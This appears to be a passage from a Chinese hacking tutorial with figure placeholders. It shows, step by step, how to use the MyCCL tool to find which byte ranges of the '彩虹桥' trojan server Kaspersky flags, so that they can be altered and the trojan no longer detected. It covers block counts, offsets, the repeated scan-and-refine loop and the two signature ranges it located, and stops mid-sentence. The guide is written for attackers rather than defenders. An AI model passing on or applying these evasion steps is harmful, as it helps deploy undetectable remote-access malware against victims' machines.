


图2




图3

配置好的木马服务端马上就被卡巴查杀了，如图3，卡巴这种棒打出头马的原则在彩虹桥上又一次得到印证。本着搞死卡巴的精神，下边开始介绍免杀工具MyCCL的用法。

打开MYCCL，点击“文件”载入彩虹桥，在下方的输出框内显示的是文件的最初数据（图4）。“目录”选项是选择生成掩盖了某个数据段的木马文件。为了更好的理解，先来简单的介绍一下MyCCL的免杀原理。MyCCL是利用某块的数据填充为相应数值来掩盖特征码段以达到免杀的效果的，用你指定的数据（默认是00，主要的目的是改变它的特征码，因为杀毒软件通常不会将特征码定位在00上）填充程序的一部分，比如你把分块个数设置为4，那么就会生成4个“完整”的文件，但每个文件都会有不同的1/4内容使用00来进行填充。然后使用杀毒软件进行查杀，没有报毒的文件就证明特征码在这个文件00填充的代码里。块分的越多定位的数据就越精确，大家可以根据习惯和电脑的性能填写，当然也并不是越多越好，我填的是100。需要注意的是，开始位置的数据是E0，这个借鉴了前辈CCL在免杀过程中出现的问题。CCL之所以会出现特征码虚报，是因为有些木马的特征码并非在PE头，但是经由CCL定位出来却是在PE头上，很重要的原因就是杀病毒软件使用的一个小伎俩。当PE头一个所需的部分被改变以后（大部分是填充为00），就不能运行（当然，PE头是可以改变的，需要改变的数据是有规律的，而不是这种随意的填充）。杀病毒软件只检查了PE头后就不再往下扫描了，自然也就不会报毒了。还有就是单一定位和复合定位应该如何选择呢？其实从表面的意思就知道了，当木马具有多重特征码的时候就使用复合定位，不知道特征码到底有几个的时候建议使用复合定位。至于正向和反向相信大家应该了然于胸了吧。




图4




图5

言归正传，点击生成后，就会在你选择的目录下生成相应数目的文件。然后我们就开始用卡巴扫描生成木马的文件夹，扫

描完以后直接查杀。然后点击“二次处理”（图5），生成新的文件，再用卡巴对文件夹进行查杀（图6）。我们重复这个过程，直至生成的文件卡巴不会报毒了，这时点击“特征区间”，就会看到定位的特征码了（图7，图8）。




图6




图7




图8

彩虹桥V.12的卡巴特征码有2处：000002D2_000001F2和00006608_000001F2，这么大块的特征码我们如何进行修改呢？所以还需要进行更详细的定位。只要在相应的特征码上点击右键就可以弹出一个菜单，上面依次是复合定位，复合精确定位，单一定位，删除此区间。

复合定位，就是继续像之前那一步，生成马的数目和块的大小都是根据现在特征码块的大小来决定的；复合精确定位就是将块的大小设置成2，然后生成相应的块数，这样定位出来的特征码块的大小就是2了，方便我们修改；至于单一定位，在特征码只有一处的时候使用，这里我们并不知道所在的特征码块块内含有多少特征码，所以还是使用复合定位；至于删除此区间就是把这个特征码段删除掉，不做进一步定位了。好了，过程就是如此循环，从点击生成再到检测文件，查杀木马，最后再二次定位，直到特征码块大小适合我们修改。为了减小修改




图9

